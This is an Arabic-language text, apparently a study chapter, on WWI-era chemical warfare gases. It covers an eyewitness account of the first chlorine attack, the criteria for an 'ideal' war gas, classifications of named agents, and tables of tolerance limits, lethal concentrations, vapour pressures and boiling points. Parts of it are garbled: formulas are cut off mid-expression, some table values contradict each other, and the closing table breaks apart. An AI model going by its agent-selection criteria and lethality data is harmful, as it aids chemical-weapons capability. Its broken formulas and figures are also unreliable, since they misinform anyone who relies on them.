وكانت في سنة 1917 أهم ذخيرة حربية عند الألمان فقد تمكنوا بها من صد هجوم من الحلفاء على حدودهم وقد بلغ ما يستخرج منها يومياً ي أواخر الحرب 30طن .

رواية شاهد عيان عن تأثير الغازات السامة:

ولكي نعطي فكرة عن تأثير الغازات السامة نذكر هنا رواية شاهد عيان عن أول مرة استعمل فيها الألمان غاز الكلور في 23 نيسان 1915 ضد الفرنسيين في لانجمارك.

إبتداء إطلاق قنابل المدفعية الألمانية بشدة لم يسبق لها مثيل في منتصف ليلة 22 نيسان واستمر طوال اليوم . وفي الساعة الخامسة بعد ظهر 22 انقطع إطلاق القنابل وساد سكون كسكون الموت وصدر صفير الضباط من الخنادق الفرنسية إيذانا للجنود بالخروج من مخابئهم واحتلال خط الخنادق انتظاراً للهجوم الذي يعقب ضرب القنابل فشاهد الجنود من أعلى ذرواتهم سحباً من الغاز خضراء مائلة إلى الصفرة تتدحرج مع الريح من خنادق الألمان فهللوا ظناً من أنها حرائق نشبت في خطوط أعدائهم وأخذت هذه السحب تتدحرج وكان لونها يتحول لصفرة أثناء سيرها وما إن وصلت إلى الخنادق الفرنسية حتى كنت ترى الموت والذعر والفناء في كل مكان وكنت ترى جنود تختنق ورجال تسعل وعيون تجحظ ورئات تنفث فكانت الضحايا تدفن وجوهها في وحل الخنادق تخلصاً من تأثير الغاز المميت لكن الغاز كان عالقاً بالأرض زاحفاً إلى كل حجر أو مخبأ مالئاً لكل ثنية أو فجوة أو خندق .. وكانت دهشة ثم ذعر وما أن غطتهم حتى رئي صراع الموت ونضال الحياة ومن قدر منهم على الحركة حاول الفرار ولكن الغاز والموت كان على أعقابهم وقد كان الهرب من السحب مستحيلاً لأنه غطت عدة كيلو مترات وكانت في سرعتها كالخيول الجامحة أما الجنود الأفريقية فعندما رأوا ذلك اعتقدوا أنها من فعل الأبالسة فساد بينهم الذعر وتركوا الخطوط وركضوا تاركين وراءهم آلاف الموتى تمتلئ بجثثهم الخنادق وغيرها.

غازات الحرب: خواصها - تقسيمها

أولاً – تعريف غاز الحرب :

غاز الحرب هو أية مادة كيميائية سواء كانت صلبة أو سائلة أو غازية تستعمل في الحرب (ما عدا المواد المتفجرة أو الملتهبة) – لإحداث تسمم أو ضرر بالإنسان أو الحيوان في تركيز خفيف.

وتشمل هذه الغازات :

أ - غازات حقيقية أي غازات بالمعنى الكيماوي المعروف كالكلور والفوسجين

ب - دخان أو سحب تحتوي على جزيئات صلبة كالمركبات الزرنيخية (غازات الأنف)

ت - سوائل تؤثر بالملامسة المباشرة أو الأبخرة التي تتصاعد منها كالغازات الحارقة ومنها غاز الخردل .

ث - غازات أخرى وأن كانت لا تستعمل كغازات حرب غير أنها قد تصادف في أثناء الحرب كأول أكسيد الكربون .

ثانياً _ خواص الغاز المثالي :

لكي يكون الغاز كاملاً كغاز حرب فيجب أن تتوافر فيه الخواص الآتية :

أ - يجب أن يكون سهل التحضير وبكميات كبيرة وزهيدة الثمن .

ب - يجب أن يكون صنعة ممكنة من مواد خام تكثر في البلاد التي تصنعه فلا يحتاج في صنعه لمواد من الخارج قد ينقطع ورودها في أثناء الحرب .

ت - يجب بأن يكون فعالاً في تركيز ضعيف ..فمثلاً تعتبر الغازات المسيلة للدموع مثالية من هذه الوجهة لأنها تؤثر ي تركيز واحد على خمسة أو عشرة مليون.

ث - يجب أن يكون ثابتاً أي أنه لا يتأثر بسرعة من الحرارة اللازمة لتبديده أو الرطوبة التي ف بالجو أو أن يتحلل بمضي الزمن مثل الكلور الذي تؤثر فيه الحرارة فيرتفع بسرعة إلى المناطق الجوية التي لا خطر منها على الإنسان ، وكذلك حامض هيدروسيانيك ولو أنه ذو صفات حربية فعالة إلا أنه غي مستقر التركيب ويتحول بالوقت إلى كربونات البوتاسيوم عديمة المفعول ، بينما يفوقه غاز الخردل من وجهة الثبات لبقائه سائلاً فعالاً إلى مدة طويلة .

ج - سهولة الحفظ والنقل : إن مشكلة النقل في أثناء الحرب ليست سهلة وكل ما يعقدها ويجعل النقل صعباً يضاف إلى متاعب القواد – فالغاز الحربي يجب أن يكون سهل النقل ومأمونه – وأن لا يكون له تأثير في الأوعية التي تحتويه بها خصوصاً الحديد . فمثلاً (سيانور البروم) يؤثر في الأوعية التي تحتويه.

ح - وفي حالة استعمال سائل أو صلب يجب أن يكون قابلاً للمحافظة على هذه الحالة في درجة الحرارة العادية وأن يكون قابلاً للتبخر إذا ارتعت درجة حرارته

خ - اكتشافه : كذلك يجب أن يكون الغاز الحربي الكامل صعب الاكتشاف أي أن يكون عديم اللون والرائحة والطعم ..والغاز الوحيد المعروف الآن والمتصف بهذه الصفات هو (أول أكسيد الكربون) . كن ليست له الصفات الأخرى وبالأخص التركيز لسرعة تمدده وعدم لسرعة تأكسده وغاز الخردل يفوقه من هذه الناحية أيضاً كما يفوق بعض الغازات الأخرى من أنواع ثانية فغاز الخردل في حالته النقية لا لون له ومع أن رائحة سهلة الاستشعار بها إلا أنه يشل عصب الشم بعد استنشاقه بدقيقة واحدة .

د - صعوبة الوقاية منه : كذلك ليكون الغاز مثالياً يلزم أن تكون الوقاية منه صعبة وذلك إما باختراقه لوسائل الوقاية لدى العدو أو إضعاف فعلها على الأقل وإلا فقد قيمته إن لم يطلق على العدو على غرة وهذا بعيد الاحتمال الآن لكثرة الاستعداد لمقاومة حرب الغازات في معظم جيوش العالم وأحسن مثال لذلك الآن هو غاز الخردل الذي لا يكفي ليس القناع للوقاية منه تماماً إذ إنه يخترق الملابس العادية ويهيج الجلد تحتها ومعلوم أنه ليس من السهل على الجندي لبس ملابس واقية من الرأس للقدم مع قيامه بعمله .

ذ - والغاز المثالي يجب أن يخترق مرشح القناع دون أن يتفاعل مع محتوياته أو يمتص به فالكلور وهو أشد الغازات فتكاً لا يصلح من هذه الجهة لأنه شديد التفاعل مع غيره من المواد ولذا فمن السهل جداً الوقاية منه فقطعة من القماش المغموسة في محلول الصودا إذا وضعت على الأنف منعت مرور الكلور للرئة بعكس غاز الكلور بكرين إذاً إنه من الغازات التي تصعب الوقاية منها .

ر - أن تكون كثافة أبخرته أثقل من كثافة الهواء حتى يلازم سطح الأرض مدة طويلة .

ز - أن يكون سريع الذوبان في المواد الدهنية حتى يأتي بالتأثير المطلوب في خلال الجسم.

س - أن يتحمل الضغط الذي تخرج به القذائف المدفعية وكذا الحرارة الناشئة من الانفجار بدون أن يتحلل وحتى الآن فإن أي غاز حربي لم يتصف بهذه الصفات والخواص كلها مجتمعة.

ثالثاً : تقسيم الغازات الحربية :

يمكننا تقسيم هذه المواد تقسيماً .

1- فسيولوجياً 2- حربياً

3- كيميائياً 4- فيزيائياً

أولاً : التقسيم الفسيولوجي :

يمكن القول بأن لكل مادة من مواد الغازات السامة تأثيراً خاصاً على أعضاء مخصوصة من الجسم ولو أن لبعضها تأثيراً مشتركاً وعل ذلك يمكننا إلى حد ما تقسيم هذه المواد إلى :

أولاً – غاز العيون (غازات الدمع) ولعل أهم هذه الغازات هي

1. بروم استر حمض الخل
2. بروم الزايلين (ت - ستوف)
3. بروم البنزيل
4. كلور الأسيتون
5. بروم الأسيتون (ب - ستوف)
6. بروم ميثيل ايثيل كيتون (بن- ستوف)
7. مركبات اليود وأهما :يود ايثيل ميتي كيتون ويود الزابلين ، ويود البنزيل ، ويود الأستون
8. كلور الأستوفينون

ثانياً – غازات الأنف الحلق الرئة :

1. الكلور
2. الفوسجين – أو كلور الكربونيل
3. استر كلور حامض الخل (بيرستوف)
4. أكرولين
5. كلور البيكرين
6. إثيل ثنائي كلور الزرنيخ (ريل)
7. كلور الزرنيخ ثنائي الفنيل (كلاك1)
8. سياتيد الزرنيخ ثنائي الفينيل (كلاك 2)
9. كلور الزرنيخ ثنائي الفينيل أمين (آرامسيت)
10. ميثيل ثنائي كلور الزرنيخ.

ثالثاً ـ الغازات المختلطة :

1. ثنائي كلور ثنائي ايثيل الكبريت (غاز الخردل)
2. كلور الفينيل ثنائي كلور الزرنيخ (غاز اللوزيت)
3. سيانيد برو البنزل
4. كبيتات ثنائي الميثيل
5. برم السيتوفينون

رابعاً ـ الغازات السامة:

1. حامض السيانيك HCN
2. بروم السياني
3. كلور السيانيك

خامساً ـ غازات سامة غير حربية قد تصادف في ظروف الحرب والسلم :

1. أول أكسيد الكربون
2. الأبخرة الآزوتية
3. الفسفور

تأثير المادة الفسيولوجي :

معظم المواد الحربية يظهر تأثيرها في أعضاء الجسم بمجرد وصولها إليه ولكن بعضها لا يظهر تأثيره في الأعضاء إلا بعد مدة (التأثر الكامن) ولهذه الظاهرة فائدة عظمية في الحروب فإن تأثيرها لا يظهر إلا بعد مضي مدة يصعب فيها على الشخص المصاب أن يتذكر زمن الإصابة ومكانها فيتخذ طرق الوقاية في وقت متأخر بعد أن يكون تأثيرها قد سرى واشتد في الجسم .

وتقسم المواد حسب تأثيرها الفسيولوجي إلى :

1. مواد مهيجة 2. مواد سامة 3 . مواد كاوية

1 ـ المواد المهيجة :

فالمواد المهيجة تحذر الإنسان من خطرها بالتهابات مختلفة تحدثها فمثلاً تدمع الأعين أو تسبب السعال أو تسيل اللعاب والتأثير المهيج لا يجب أن يكون مصحوباً بضرر بل يزول غالباً بعد زوال المواد المسببة له .

ولكن إذا كثرت الكمية أو طالت مدة المكث فيها فإنها تسبب ضرراً مستمراً ربما أدى إلى الموت فيتحول التأثير المهيج إلى تأثير سام.

ورغماً عن ذلك فلا يمكن اعتبارها مواد سامة لان بعض المواد العادية مثل ملح الطعام والكحول تسبب أيضاً الموت إذا تعاطاه الإنسان بكميات كبيرة .

<u>درجة التحمل:</u>

إذا بخر الإنسان 0,1 مليغرام من كلور أستوفينون في متر مكعب من الهواء فإن الشخص يشعر عند استنشاق هذا الهواء برائحة غريبة ولكن لا يكون لها تأثير ما .

أما إذا زيدت الكمية إلى 0,3 مليغرام فإنها تسبب سيل الدموع ويضطر الإنسان لإغماض عينه ويصير غير قادر على الدفاع عن نفسه ويسعى للخروج من المنطقة الملوثة بهذه المادة ولكنه لا يزال في حالة تمكنه من تحمل الكمية الموجودة ويطلق على هذا الحد الذي يختلف باختلاف الأشخاص والمواد درجة التحمل .

درجة عدم التحمل :

ليست كمية 0,3 ملغرام من كلور استوفينون التي عبرنا عنها بدرجة التحمل كافية في الحروب بل يجب زيادة درجة التركيز إلى حد تخور فيه القوة الجسمانية والروح المعنوية للشخص حتى يصبح غير قادر على الكفاح 3,5 مليغرامات في المتر المكعب من الهواء ولا يمكن للشخص بدون وقاية أن يمكث في جو ملوث بهذه الكمية أكثر من دقيقة واحدة ويسمى هذا لحد الذي يختلف باختلاف الأشخاص والمواد درجة عدم التحمل

وفي كل لهذه الأحوال لا يحدث للجسم من وجود هذه المواد بهذه النسب في الهواء أي ضرر وغالباً تزول الالتهابات بمجرد استنشاق الهواء النقي بعد وقت قليل وبما أن معظم المواد الكيميائية الحربية تتبخر من تلقاء نفسها في الجو في مدد مختلفة فقد أجريت تجارب لمعرفة ما إذا كان التبخر الطبيعي للمادة يكفي لأن يجعل أبخرتها في الهواء مركزة لدرجة عدم التحمل أو يزيد عنها أو يقل فوجد أن ثلاثة مواد فقط لاتصل أبخرتها في الهواء إلى درجة تركيز كافية للتأثير المطلوب في حالة تبخرها من تلقاء نفسها وهي :

1. كلور الزرنيخ ثنائي الفينيل
2. سيانيد الزرنيخ ثنائي الفينيل
3. كلور الزرنيخ ثنائي الفنيل أمين.

أما باقي المواد يكفي تبخرها الطبيعي لأن يصل بالهواء إلى درجة عدم التحمل وعلى ذلك يجب الالتجاء إلى الطرق الصناعية لتبخر المواد الثلاثة المذكور أعلاه .

و في الجدول الآتي بعض المواد المهيجة مرتبة حسب درجة التحمل ودرجة عدم التحمل :

اسم المادة	درجة التحمل مليغرام في متر مكعب من الهواء	درجة عدم التحمل في متر مكعب من الهواء
كلور الزرنيخ ثنائي الفينيل	0,01	10
سيانيد الزرنيخ ثنائي الفينيل	0,01	0,25
كلور الزرنيخ ثنائي الفينيل أمين	0,01	0.4
ايتيل ثنائي كلور الزرنيخ	0,01	10
كلور استوفينون	0,3	40,5
سيانيد بروم البنزيل	0,3	30
بروم الأسيتون	1	0
يود ايتيل ميتيل كيتون	1,4	15
يود الزايلين	1,8	.....
ميثيل الزرنيخ ثنائي الكلور	2	25
يود البنزيل	2	30
كلور البيكرين	2	50
بروم البنزيل	4	60
فوسجين	5	20
كلور استر حمض الخل	..	40

2 ـ المواد السامة :

وبجانب لك المواد التي تسبب التهابات يؤدي إلى الموت استمرار المكث فيها أو بزيادة تركيزها , كما شرحنا – تأتي مواد أخرى سامة منها ما يؤثر على أعضاء الجسم دفعة واحدة بدون أي تأثير مهيج أو أي عوارض أخرى تنذر بالخطر ومنها ما يكون مصحوباً أولاً بتأثر مهيج يشفر بوجود هذه المواد فيمكن الفرار منها أو استعمال طرق الوقاية فمثلاً .

حامض السيانيك :

غاز سام جداً ليس له أي تأثير مهيج يحذر من خطره .

كلور بيكرين :

شديد التأثير الالتهابي وشديد التأثير السمي.

ثنائي كلور ثنائي اتيل الكبريت (غاز الخردل):

في حالته الغازية قليل التأثير المهيج ولكنه سم شديد للخلايا فإنه يؤثر على الجلد بجرد ملامسته له .

والتأثير السام إما أن يكون ذا أثر فعال على الفور مثل تأثير حامض السيانيك أو يكون أثره تدريجياً مثل أو لأكسيد الكربون والفوسجين فإن الموت يتسبب عنهما بعد ساعات أو أيام .

القوة الفعالة أو الكمية اللازمة لإحداث الموت :

وللمقارنة بين التأثير السام لبعض الغازات المختلفة عملت تجارب كثيرة على الحيوانات وقدرت كمياتها على حساب الإنسان فإذا رمزنا بالحرف (ن) إلى الزمن (بالدقيقة الذي تستغرقه الوفاة لشخص يستنشق هواء به (م) مليغراماً من الغاز في المتر المكعب فيكون حامل الضرب م×ن هو ما نطلق عليه القوة الفعالة وهي ثابتة لكل مادة لأنه لما ازدادت الكمية (م) نقص الزمن (ن) والعكس بالعكس فمثلاً لو كانت القوة الفعالة لمادة معينة هي 500 فهذا معناه استمرار في جوبه 500 مليغرام من هذه المادة في المتر المكعب من الهواء يسبب الموت بعد دقيقة واحدة أو بعبارة أخرى لو كان في المتر المكعب من الهواء مليغرام واحد من المادة المذكورة فإن الموت يتسبب بعد 500 دقيقة .

والقوة الفعالة هذه تمكننا من مقارنة المواد المختلفة بنسبة فعلها السام فمثلاً إذا أردنا المقارنة بين مادتين (أ) (ب) يجب أن نعرف أولاً القوة الفعالة لهما فإذا كانت للمادة (أ) هي 500 وللمادة (ب) هي 450 أي أنه يكفي وجود 450 مليغراماً من المادة (ب) في المتر المكعب لتسبب الموت بعد دقيقة واحدة فعلى ذلك تكون المادة (ب) التي ققوتها الفعالة 450 أشد تأثيراً من المادة (أ)

وفي الجدول الآتي نذكر القوة الفعالة لبعض الغازات مرتبة حسب أكثرها تأثيراً :

المـــادة	الكمية الميتة إذا استنشقت بالمليغرام	القوة الفعالة	رقم الحذر
فوسجين	3	450	22
استر كلور حمض الخل	4	500	8
يود ايتيل ميتيل كيتون	12	1500	
بروم سيان	25	2000	33
كلور بيكرين	15	2000	40
كلور أسيتون	25	3000	30
بروم استر حمض الخل	25	3000	75
كلور البنزيل	25	3000	100
ميتيل الزرنيخ ثنائي الكلور	25	3000	130
ايتيل الزرنيخ ثنائي الكلور	24	3000	300
حامض السيانيك	30	1000- 4000	
بروم أسيتون	33	4000	400
كلور أستوفينون	25	4000	10000
كلور الزرنيخ ثنائي الفنيل	30	3000	4000
سيانيد الزرنيخ ثنائي الفينيل	30	4000	10000
بروم البنزين	50	6000	100
بروم الزايلين	50	6500	400
سيانيد بروم البنزيل	60	7500	250
كلور	60	7500	75
أول أكسيد الكربون -		70000	

ويتضح من الجدول السابق أن بعض الغازات السامة المخيفة مثل حامض السيانيك لا يصلح كمادة للقتال مثل غيره من الغازات الأخرى كالفوسجين مثلاً فإن القوة الفعالة للأخير هي 450 أي إذا استنشق شخص هواء به 40 مليغراماً فوسجين في كل متر مكعب فنه يموت بعد دقيقة واحدة وحيث أن الشخص يستنشق 8 لترات هواء في الدقيقة إذاً تكون كمية الفوسجين المسببة للموت هي 8 / 1000 × 450 = 3,6 مليغراماً بينما تكون الكمية المقابلة لها من حامض السيانيك هي من 20 إلى 30 مليغراماً ما يصعب تركيزها في كل 8 لترات من هواء ميادين الحرب بينما تكون من السهل عمل ذلك مع الفوسجين حيث أن الكمية المميتة منه هي 3,6 مليغراماً وهذه يمكن الحصول عليها مركزة في كل متر مكعب في ميادين الحروب وقد برهنت فعلاً الحرب العظمى الأولى على عدم صلاحية حامض السيانيك كمادة حربية.

رقم الحذر :

المواد المهيجة وكذا المواد السامة التي يسبق فعلها السام عوارض التهابات يمكن للإنسان اجتناب خطرها عندما يشعر بتأثيرها المهيج فكلما اشتد هذا التأثير زاد حذر الإنسان منها وسميت النسبة من القوة الفعالة إلى درجة عدم التحمل برقم الحذر فالفوسجين .

مثلاً قوته الفعالة = 450 ودرجة عدم التحمل هي 20 فيكون رقم الحذر 22 تقريباً .

والكلور استوفيون: 4000 /4,5 فيكون الحذر له حوالي 1000 فكلما ازداد رقم الحذر تنبه الإنسان إلى خطر المادة بسهولة انظر الجدول السابق .

3 . المواد الكاوية :

بينما تؤثر المواد المهيجة والمواد السامة في أعضاء التنفس تؤثر المواد الكاوية في الجلد (البشرة) وتتلف الخلايا بدرجة لا يمكن شفاؤها ورجوعها إلى أصلها وتكون في الغالب سائلة مثل كلور ثنائي أيثيل الكبريت وكلور فينيل الزرنيخ ثنائي الكلور ولأبخرة هذه المواد تأثير ف بأعضاء التنفس والأعين إذا وجدت بحالة تركيز كافية في الهواء.

ثانياً : التقسيم الحربي :

لا يعبأ الجندي بالتقسيم الفسيولوجي ولا بالتقسيم التاريخي بل كل ما يهمه معرفته هو:

1. في كم من الوقت يصير الغاز نافذ المفعول بعد وصوله إلى العدو؟ .
2. كم من الوقت يستمر مفعول الغاز؟
3. بعد كم من الوقت تكون الأراضي الملوثة بالغازات صالحة للمرور عليها ؟
4. متى يستعمل لكل نوع من القنابل وفي أي الظروف ؟

ولهذه الأغراض وضعت جداول تجريبية وكذلك علامات ملون على القنابل المختلفة لتميزها بسهولة واستعمالها بسرعة في الوقت المناسب لها.

وفي ألمانيا استعملت علامات الصليب الأزرق والصليب الأخضر والصليب الأصفر كل للغرض الدال عليه ولقد قسمت المواد حسب الأسباب السابقة إلى الأقسام الآتية .

1. مواد سائلة أو غازية سريعة التبخر و سريعة التأثير لا تصلح الميادين الملوثة بها للسير عليها بعد ساعة أو أثنين وتستعمل هذه المواد في الهجوم وأطلق علها اسم الصليب الأخضر.

2. مواد سائلة بطيئة التبخر ولذلك لا تصلح الميادين الملوثة بها للسير عليها إلا بعد مدة طويلة تقدر بالأسابيع وتستعمل في حالة الدفاع وأطلق عليها اسم الصليب الأصفر.

3. مواد صلبة تتحول لغازات وضباب بواسطة الحرارة المواد المفرقعة الموضوعة معها داخل القنابل وهي سريعة التأثير وسريعة الزوال لأن ضبابها يتكثف بسرعة ويسقط إلى الأرض في حالة صلبة ولا تتبخر في درجة الحرارة العادية ولذلك يمكن السير على الأراضي الملوثة بهذه المواد بسرعة في حالة الهجوم السريع وأطلق عليها اسم الصليب الأزرق.

ثالثاً : التقسيم الكيميائي :

يكون حسب العناصر المركبة منها المواد فتقسم إلى

مركبات البروم : بروم استر حمض الخل – بروم الزايلين – بروم البنزيل – بروم استون – بروم ميثيل اثيل الكيتون – بروم الأسيتونون – بروم السيانيك

مركبات اليود: يود الأستون – يود ايثيل ميثيل كيتون – يود البنزيل – يود الزايلين

مركبات الكلور : كلور الأسيتوفون – كلور أسيتون – كلور – فوسجين – استر كلور حامض الخل – كلور بيكرين – كلور السيانيك

مركبات الكبريت : كبريتات ثنائي الميثيل

مركبات الكبريت والكلور: ثنائي كلور ثنائي ايثيل الكبريت

مركبات الزرنيخ مع الكلور أو السيانيد: كلور الزرنيخ ثنائي الفنيل – سيانيد الزرنيخ ثنائي الفينيل – ايثل ثنائي كلور الزرنيخ - كلور الزرنيخ ثنائي الفينيل أمين – ميثيل ثنائي كلور الزرنيخ – كلور الفينيل ثنائى كلور الزرنيخ .

مركبات أخرى : أكرولين – حامض السيانيك – سيانيد بروم البنزيل .

رابعاً : التقسيم الفيزيائي :

يمكن تقسيم الغازات السامة حسب خواصها الفيزيائية ولعل أهم هذه الخواص هي درجة الغليان وسرعة التبخر.

اسم المـــادة	درجة الغليان
سريعة التبخر وتستعمل في طريقة النفخ	
كلور	3
فوسجين	8
حامض السيانيك	27
أكرولين	52
برو مسيان	61
سريعة التبخر وتستعمل في طريق (القذف) أو في طريقة (النفخ) بعد خلطها بمواد أخرى وكذلك تستعمل للقنابل اليدوية	
كلور بيكرين الصليـــب الأخضر	111
كلور الأسيتون	116
بروم الأسيتون	126

ميثيل ثنائي كلور الزرنيخ	133
ايثيل ثنائي كلور كلور الزرنيخ	156
بروم استر حمض الخل	168
يود استر حمض الخل	180
سرعة تبخرها متوسطة وتستعمل غالباً في قنابل المدافع.	
كبريتات ثنائي الميثيل	188
بروم البنزيل	190
كلور الفينيل ثنائي كلور الزرنيخ	201
بروم الزايلين	215
ثنائي كلور ثنائي ايثيل الكبريت	216
سيانيد بروم البنزيل	225
يود البنزيل الصليب الأصفر	226
بطيئة التبخر و تستعمل في تلويث الميادين لمدة طويلة	
كلور الأسيتوفينون	247
ثنائي فينيل الزرنيخ	360
أقل المواد تبخراً وعلى ذلك يجب تبخيرها صناعياً	
كلور الزرنيخ ثنائي الفينيل أمين الصليب الأزرق	410

رابعاً – الخواص الفيزيائية والكيميائية لغازات الحرب
1 - الخواص الفيزيائية Physical Properties

إن الخواص الفيزيائية الأساسية اللازم توفرها في مادة من المواد والمعتبرة عند تقدير الفائدة العملية لتلك المادة والمستعملة كغاز حربي هي كما يأتي :

1 - التوتر البخاري: Vapour tension

إن المواد الصلبة والسائلة لها جميعاً ميل معين Definite tendency للانتقال إلى الحالة الغازية .وبسبب هذا الميل تتكون طبقة من البخار ، فوق كل مادة ، تحدث ضغطاً يتوق فمقداره على درجة الحرارة .وهذا الضغط هو ما ندعوه بالتوتر البخاري أو ضغط البخار، ويعبر عنه بالمليمترات الزئبقية .

وفي حالة الغازات الحربية ، فإن لهذا الثابت الفيزيائي أهمية خاصة. وحتى يكون الغاز ذا فائدة في الحرب ، أو على الأقل يصلح كعامل سمي على جهاز التنفس ، ينبغي على الغاز أن يكون ذا ضغط مرتفع ف بالدرجات العادية من الحرارة ، حتى يمد الجو بكميات كافية وبصورة يتمكن معها من إحداث النتائج المطلوبة .

وعلى كل حال فإن هذه الخاصة قد تكون قليلة الأهمية بالنسبة لبعض المواد التي تستعمل على شكل حلالات هوائية (ضباب) Aerosols كما هو الأمر بالنسبة للغاز الحربي دي فينيل كلورواسين Diphenyl chloroarsine .

ويوجد عدة طرق لتحديد التوتر البخاري لمادة من المواد، ولكن سوف لانتعرض لها في هذه الرسالة ، والتي يمكن الاطلاع عليها بالرجوع إلى بعض المراجع الخاصة بها. وفضلاً عن ذلك فأن دساتير متعددة يمكن استعمالها لحساب التوتر البخاري لمادة من المواد في مختلف درجات الحرارة . ومن بين الدساتير الأكثر استعمالاً نشير إلى الدستور التجريبي الذي وضعه العالم ريغنولت Regnault:

$$\log p = a + b\beta\, t + c\,\gamma\, t$$

هذا ويمكن استعمال الدستور بشكله المختصر التالي :

$$\log_{10} p = A +$$

وفي هذا الدستور A و B عبارة عن ثابتتين تتعلقان بنوع المادة وتحسب قيمها من درجتي الغليان للمادة t_1 و t_2 تحت ضغطيين مختلفين p_1 و p_2 . وعلى هذا الأساس يمكننا أن نكون معادلتين تحويان مجهولين وبواسطتهما نتمكن من الوصول إلى تعيين القيمتين A و B لمادة من المواد :

$$\log_{10} p_1 = A +$$

$$\log_{10} p_2 = A +$$

وقد أثبتت الأبحاث التي قام بها عدة علماء صحة هذا الدستور وإن ما يعطيه من نتائج يتطابق مع ما يؤدي إليه تقدير التوتر بصورة عملية.

إن عدداً من العلماء نذكر من بينهم باكستر Baxter ومونفورد Munford قد طبقوا هذا الدستور لمعرفة التوتر البخاري لبعض الغازات الحربية ولقد حددوا من أجل ذلك قيم A و B لتلك المواد نذكر منها ما يلي :

B	A	اسم الغاز الحربي
7,5595	1326	Phosgene
7,8930	2025.1	Chloropicrin
8,2424	2281.7	Cianogenbromide
8,3937	2457,5	Dichloromethyl sulphide
8,6944	2734,5	Methyl dichloroarsine
	3288	Diphenyl chloroarsine

وبتعويض القيم الموجودة في الجدول السابق في الدستور المعطي سابقاً، فإننا نتوصل إلى حساب التوترات البخارية لعدة مواد بدرجات مختلفة من الحرارة.

والجدول التالي يحوي بعض قيم التوترات البخارية لبعض المواد وقد قدرنا هذه التوترات بالمليمترات الزئبقية وفي درجة 20°من الحرارة.

اسم الغاز الحربي	التوتر البخاري في درجة 20 منوية
Bromobenzyl cyanide	0,012
Dichloroethyl sulphide	0,115
Chlorovinyl dichloroarsine	0,395
Trichloromethyl chloroformate	10,3
Chloropicrin	18,9
Cyanogen chloride	1001,5
Phosgene	1173,4

ويظهر من هذا الجدول بأن التفاوت في التوترات البخارية للغازات الحربية هو عظيم جداً . فلاحظ مثلاً على أن لبعض هذه المواد توتر بخاري أكبر من الضغط الجوي (فوسجين ، كلور السيان) بينما البعض الآخر (ديكلور ايتيل سولفايد ، بروموبنزيل سيانايد) لها توتر بخاري منخفض للغاية، ولهذا السب فإن طرقاً خاصة من الضروري اتباعها للحصول على نتائج مرضية عن استعمال مثل هذه الغازات في الحرب.

2 - التطاير (التبخر) : Volatility

ونعني بدرجة التطاير (التبخر) لمادة من المواد وزن المادة التي يحتويها متر مكعب من البخار المشبع ف بدرجة معينة من الحرارة .ويعبر عن درجة التطاير عادة بالمليغرامات من المادة الموجودة في متر مكعب من الهواء وأحياناً تقدر درجة التطاير بالمليمترات المكعبة من المادة الموجودة في متر مكعب من الهواء . ومن القيمة الثانية يمكن الانتقال إلى القيمة الأولى بضرب الحجم الموجود في المتر المكعب من الهواء في كثافة المادة.

ومن الجدير بالذكر أن درجة التطاير لمادة من المواد هي من العوامل الهامة في انتقاء الغازات الحربية وتقدير صلاحيتها. ويمكن حساب درجة التطاير (V) لمادة من المواد في درجة معينة من الحرارة بسهولة بواسطة العلاقة الآتية :

$$V_t = M * P$$

حيث M تمثل الوزن الذري للمادة بالغرامات.

P التوتر البخاري للمادة ويقدر بالمليمترات الزئبقية في الدرجة (t) من الحرارة.

وفي الجدول التالي قيماً لدرجة تطاير بعض الغازات وهي مقدرة بالملغرامات الموجودة في المتر المكعب من الهواء.

درجة التطاير في الدرجة 20 مئوية

اسم الغاز	ملغ / م^3
Dilhenyl cyanoarsine	2.79
Diphenyl chloroarsine	7.24
Dichloroethyl sulphide	1001
Benzl bromide	2400
Methyl dichloroarsine	74.900
Trichloromethyl chloroformate	111600
Chloropicrin	170.300

ويظهر من هذا الجدول أن القيم تتغير ضمن مجال واسع ، فبينما يوجد من دي فينيل كلورو ارسين في درجة (20)° 7,24 ملغ فقط بالمتر المكعب من الهواء ، في حين أن الكلوروبيكرين يكون أكثر تطايراً في نفس الدرجة من الحرارة إذ يحوي المتر المكعب من الهواء حوالي 170,300 غ في الدرجة 20° . وبسبب هذا الاختلاف في درجة التطاير تنوعت استعمالاتها (أي الغازات الحربية) وتعددت طرق تطبيقها.

وكما أشرنا من قبل فإن درجة التطاير تتعلق بدرجة الحرارة وتتغير معها. ولقد وضع أحد العلماء ويدعى هربست Herbest القاعدة التالية التي تبين لنا مدى الارتباط بين درجة الحرارة ودرجة التطاير.

قاعدة هربست : بين الدرجة 10 والدرجة 30° فإن ارتفاعاً في درجة الحرارة قدره درجة مئوية واحدة يسبب زيادة فى درجة التطاير قدرها 10 % .

وإن هذه الزيادة في درجة التطاير الناتجة عن ارتفاع درجة الحرارة هي على درجة كبيرة من الأهمية من حيث النتائج الحربية وخاصة بالنسبة لبعض الغازات الحربية التي لها درجة تطاير ضعيفة بالنسبة لغازات أخرى في الدرجات المنخفضة من الحرارة .

3 - نقطة الغليان: Boiling point

إن نقطة الغليان لمادة من المواد هى الدرجة التى يصبح فيها الضغط البخارى لتلك المادة مساو للضغط الجوي . وكلما كان التوتر البخاري لمادة كبيراً ودرجة تطايرها عظيمة كلما انخفضت نقطة غليانها . وفي الجدول التالي نشير إلى نقاط غليان بعض الغازات الحربية في الضغط الجوي النظامي.

اسم الغاز الحربي	درجة الغليان مقدرة بالدرجات المئوية
Chlorine	- 35
Phosgene	8
Hydrocyanic acide	27
Cyanogen bromide	61
Monochloromethyl chloroformate	107
Chloropicrin	11
Dichloroethyl sulphide	216
Chloroacetophenone	247

ويظهر من الجدول السابق أن نقاط الغليان للغازات الحربية مختلفة جداً بعضها عن بعض . وهذا الاختلاف في نقاط الغليان بالإضافة إلى الاختلاف في الآثار التي تركها هذه الغازات في الكائن الحي، تفسر لنا التنوع في النماذج المستخدمة من الغازات في الحرب وعلى هذا فإن المواد التي لها نقاط غليان منخفضة نسبياً هي المفضلة في الحرب عندما يراد الحصول على تركيز غازي مرتفع في مدة قصيرة، بينما يلجأ إلى استخدام الغازات ذات نقاط الغليان المرتفعة نوعاً ما عندما يراد الحصول على تأثير عميق.

وطبقاً إلى قاعدة هربست Herbest فإن معرفة نقطة الغليان لمادة تمكن من التعرف على درجة تطاير تلك المادة. وفيما يلي جدولاً أشرنا فيه إلى درجة تطاير بعض المواد وإلى نقاط غليانها لإظهار العلاقة بين درجة التطاير ونقطة الغليان.

العلاقة بين نقطة الغليان ودرجة التطاير (التبخر)

نقطة الغليان في الضغط 760 ملم من الزئبق	درجة التطاير في الدرجة 20 ملغ / م^3
300	
290	
280	

	270
	260
	250
	240
	230
	220
	210
	3 200
